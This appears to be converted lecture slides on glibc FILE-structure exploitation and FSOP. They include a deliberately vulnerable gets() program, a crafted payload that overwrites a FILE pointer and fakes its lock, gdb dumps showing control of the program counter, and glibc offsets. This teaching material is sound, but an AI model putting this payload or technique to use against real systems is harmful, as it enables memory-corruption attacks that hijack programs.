
payload

Buffer overflow

Exploitation of FILE

- Let's overwrite with buffer address

```
char buf[0x100] = {0};
FILE *fp ;
int main(){
    fp = fopen("key.txt", "rw");
    gets(buf);
    fclose(fp);
}
```




Exploitation of FILE

- Let's overwrite with buffer address

```
char buf[0x100] = {0};
FILE *fp ;
int main(){
    fp = fopen("key.txt", "rw");
    gets(buf);
    fclose(fp);
}
```

Buffer overflow



Exploitation of FILE

- Not call vtable directly...

- RDX is our input
but not call instruction

```
RDX: 0x4141414141414141 ('AAAAAAAA')
RSI: 0x601010 ('A' <repeats 200 times>...)
RDI: 0x601010 ('A' <repeats 200 times>...)
RBP: 0x7fffffffef500 --> 0x400600 (<__libc_csu_init>: push r15)
RSP: 0x7fffffffef4d0 --> 0x0
RIP: 0x7ffff7a7a38c (<_IO_new_fclose+300>: cmp r8,QWORD PTR [rdx
R8 : 0x7ffff7fd700 (0x00007ffff7fd700)
R9 : 0x0
R10: 0x477
R11: 0x7ffff7a7a260 (<_IO_new_fclose>: push r12)
R12: 0x4004c0 (<_start>: xor ebp,ebp)
R13: 0x7fffffffef5e0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction
----- Code -----
0x7ffff7a7a37a <_IO_new_fclose+282>: jne 0x7ffff7a7a3d6 <_IO_new_f
0x7ffff7a7a37c <_IO_new_fclose+284>: mov rdx,QWORD PTR [rbx+0x88]
0x7ffff7a7a383 <_IO_new_fclose+291>: mov r8,QWORD PTR fs:0x10
=> 0x7ffff7a7a38c <_IO_new_fclose+300>: cmp r8,QWORD PTR [rdx+0x8]
0x7ffff7a7a390 <_IO_new_fclose+304>: je 0x7ffff7a7a3d2 <_IO_new_f
```

Exploitation of FILE

- Let's see what happened in fclose
 - We can get information of segfault in gdb and located it in source code

```
37 int
38 _IO_new_fclose (_IO_FILE *fp)
39 {
40     int status;
41     ...
42     _IO_acquire_lock (fp);
43     if (fp->_IO_file_flags & _IO_IS_FILEBUF)
44         status = _IO_file_close_it (fp);
45     ...
46 }
```

Segfault

Exploitation of FILE

- FILE structure

```
typedef struct { int lock; int cnt; void *owner; } _IO_lock_t;
```

- `_lock`

- Prevent race condition in multithread

- Very common in stdio related function

- Usually need to construct it for Exploitation

```
struct _IO_FILE {  
    int _flags; /* High-order  
    ...  
    char* _IO_read_ptr; /* Curro  
    ...  
    char _shortbuf[1];  
    ...  
    _IO_lock_t *_lock;  
#ifdef _IO_USE_OLD_IO_FILE  
};
```

Exploitation of FILE

- Let's fix the lock

Find a global buffer as our lock

```
qdb-peda$ x/30gx 0x00600900
0x600900: 0x0000000000000000 0x0000000000000000
0x600910: 0x0000000000000000 0x0000000000000000
```

Fix our payload

payload = "A"*0x88 + p64(0x600900) + "A"*(0x100-0x90) + p64(0x6009a0)

0x100 bytes

offset of _lock

Exploitation of FILE

- We control PC !

```
RAX: 0x4141414141414141 ('AAAAAAAA')
RBX: 0x6009a0 ('A' <repeats 136 times>)
RCX: 0x7f55b6de28e0 --> 0xfbad2088
RDX: 0x600900 --> 0x0
RSI: 0x0
RDI: 0x6009a0 ('A' <repeats 136 times>)
RBP: 0x0
RSP: 0x7ffee6b936c0 --> 0x0
RIP: 0x7f55b6a8b29c (<_IO_new_fclose+60>:      call    QWORD PTR [rax+
R8 : 0x7f55b6ff2700 (0x00007f55b6ff2700)
R9 : 0x4141414141414141 ('AAAAAAAA')
R10: 0x477
R11: 0x7f55b6a8b260 (<_IO_new_fclose>: push  r12)
R12: 0x400470 (<_start>:          xor   ebp,ebp)
R13: 0x7ffee6b937c0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT directic
-----
0x7f55b6a8b290 <_IO_new_fclose+48>: mov    rax,QWORD PTR [rbx+0xd8
0x7f55b6a8b297 <_IO_new_fclose+55>: xor   esi,esi
0x7f55b6a8b299 <_IO_new_fclose+57>: mov   rdi,rbx
=> 0x7f55b6a8b29c <_IO_new_fclose+60>: call  QWORD PTR [rax+0x10]
```

Exploitation of FILE

- Another interesting
 - stdin/stdout/stderr is also a FILE structure in glibc
 - We can overwrite the global variable in glibc to control the flow

000000000003c48e0	g	D0	.data	00000000000000e0	GLIBC_2.2.5	_IO_2_1_stdin_
000000000003c5710	g	D0	.data	0000000000000008	GLIBC_2.2.5	stdin
000000000003c5620	g	D0	.data	00000000000000e0	GLIBC_2.2.5	_IO_2_1_stdout_
000000000003c5708	g	D0	.data	0000000000000008	GLIBC_2.2.5	stdout
000000000003c5700	g	D0	.data	0000000000000008	GLIBC_2.2.5	stderr

GLIBC SYMBOL TABLE



Global offset

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
FSOP

- File-Stream Oriented Programming
 - Control the linked list of File stream
 - `_chain`
 - `_IO_list_all`
 - Powerful function
 - **`_IO_flush_all_lockp`**

FSOP

- `_IO_flush_all_lockp`
 - flush all file stream
- When will call it
 - **Glib abort routine**
 - exit function
 - Main return

Glibc abort routine



If the condition is satisfied

FSOP

- `_IO_flush_all_lockp`
 - It will process all FILE in FILE linked list
 - We can construct the linked list to do oriented programming

```
_IO_flush_all_lockp (int do_lock)
{
    struct _IO_FILE *fp;
    ...
    fp = (_IO_FILE *) _IO_list_all;
    while (fp != NULL)
    {
        run_fp = fp;
        if (((fp->_mode <= 0 &&
            fp->_IO_write_ptr > fp->_IO_write_base))
            && _IO_OVERFLOW (fp, EOF) == EOF)
        result = EOF;
        run_fp = NULL;
        fp = fp->_chain;
    }
    return result;
}
```

fp = `_IO_list_all`

